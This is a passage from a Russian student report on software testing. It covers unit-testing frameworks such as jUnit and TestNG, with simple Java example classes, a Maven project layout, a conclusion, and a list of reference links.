3) Для C# разработчики создали NUnit;

4) Perl скрипты можно тестировать с помощью Test::Unit;

5) PHP код могут тестировать с помощью PHPUnit модуля.

jUnit применяется для модульного тестирования, которое позволяет проверять на правильность отдельные модули исходного кода программы. Преимущество данного подхода заключается в изолировании отдельно взятого модуля от других. При этом, цель такого метода позволяет программисту удостовериться, что модуль, сам по себе, способен работать корректно. jUnit представляет из себя библиотеку классов. Для демонстрации основных возможностей этой библиотеки, можно написать примитивный класс:

public class Salary {

private int value;

private String type;

public Salary(int v, String t){

value = v;

type = t;

}

public Salary add(Salary s){

return new Salary(value + s.getValue(), type);

}

public int getValue(){

return value;

}

}

**2.4 TestNG**

В качестве обьяснения приведу пример работы:

**Простейший тест.**

До того, как мы начнем, давайте подумаем над тем, а что же собственно мы будем проверять? Предлагается далеко не ходить и написать небольшой класс, который будет в конструкторе получать 2 числа и будет иметь метод getResult() , возвращающий нам произведение этих 2-х чисел. Простенько и со вкусом.

Код будет выглядеть примерно вот так:

public class Calculator {  
 private int first;  
 private int second;  
   
 public Calculator(int first, int second) {  
 this.first = first;  
 this.second = second;  
 }  
  
 public int getResult(){  
 return first \* second;  
 }  
}

Положим его туда, где по правилам maven'а должны лежать исходники, над которыми производятся тесты - папку main/java. Разумеется, это правило не строгое, так как тесты могут производиться над любым сторонним модулем, находящимся в принципе в другом проекте. Но если мы пишем тесты на работу локально созданного класса, то и находиться он должен в определенном месте.

Так как Ваш проект был настроен на использование maven, то Вам придется следовать некоторым правилами структуризации кода, установленными maven'ом. По ней, все классы с тестами должны быть в папке src/test/java. Создайте её, если она не создана. Внутри нее давайте создадим пакет, в котором будут храниться классы с тестами. Внутри пакета - давайте создадим простейший класс теста. Назовем его, скажем, ОurCoolTest. В отличии от JUnit - у TestNG нету строгого правила по поводу названия класса. Но всё таки лучше классы с тестами называть так, чтобы было понятно, для чего они.

В итоге после всего вышеописанного, структура вашего проекта будет выглядить примерно вот так:

my-app  
|-- pom.xml  
`-- src  
 `-- main  
 `-- java  
 `-- com  
 `-- perfecttest  
 `-- somepackage  
 `-- Calculator.java  
 `-- test  
 `-- java  
 `-- com  
 `-- perfecttest  
 `-- somepackage  
 `-- OurCoolTest.java

**Вывод:** в этом РГЗ я рассказал о видах тестирования, рассказал об языке Java, и о самых распространенных библиотеках в тестировании. Затронуто много аспектов тестирования но это лишь десятая часть всего объема информации, мною было выбрано самые интересные и в то же время базовые понятия тестирования, что оно представляет, как работают разные виды тестирования и для чего они нужны. Каждый вид тестирования был создан для своих задач и целей.

**Используемая литература**

1. [**https://qalight.com.ua/baza-znaniy/yuzabiliti/**](https://qalight.com.ua/baza-znaniy/yuzabiliti/)
2. [**http://iqa.com.ua/articles/object/functional/localization/lost-in-translation-or-localization-testing**](http://iqa.com.ua/articles/object/functional/localization/lost-in-translation-or-localization-testing)
3. [**http://ru.qatestlab.com/services/special-offer/localization-testing/**](http://ru.qatestlab.com/services/special-offer/localization-testing/)
4. [**https://qalight.com.ua/baza-znaniy/testirovanie-bezopasnosti/**](https://qalight.com.ua/baza-znaniy/testirovanie-bezopasnosti/)
5. [**http://www.protesting.ru/testing/types/security.html**](http://www.protesting.ru/testing/types/security.html)
6. [**http://www.protesting.ru/testing/types/regression.html**](http://www.protesting.ru/testing/types/regression.html)
7. [**https://ru.wikipedia.org/wiki/Тестирование\_производительности**](https://ru.wikipedia.org/wiki/Тестирование_производительности)
8. [**http://wiki.rosalab.ru/ru/index.php/Виды\_тестирования\_ПО**](http://wiki.rosalab.ru/ru/index.php/Виды_тестирования_ПО)
9. [**http://www.protesting.ru/testing/types/functional.html**](http://www.protesting.ru/testing/types/functional.html)
10. [**https://xbsoftware.ru/testirovanie-po/polnij-tsykl/test-localization-internationalization/**](https://xbsoftware.ru/testirovanie-po/polnij-tsykl/test-localization-internationalization/)
11. [**http://software-testing.ru/library/testing/general-testing/2664-localization-testing**](http://software-testing.ru/library/testing/general-testing/2664-localization-testing)
12. [**http://www.protesting.ru/testing/levels/system.html**](http://www.protesting.ru/testing/levels/system.html)
13. [**https://qalight.com.ua/baza-znaniy/testirovanie-proizvoditelnosti/**](https://qalight.com.ua/baza-znaniy/testirovanie-proizvoditelnosti/)
14. [**https://ru.wikipedia.org/wiki/JUnit**](https://ru.wikipedia.org/wiki/JUnit)
15. [**https://qalight.com.ua/baza-znaniy/modulnoe-testirovanie/**](https://qalight.com.ua/baza-znaniy/modulnoe-testirovanie/)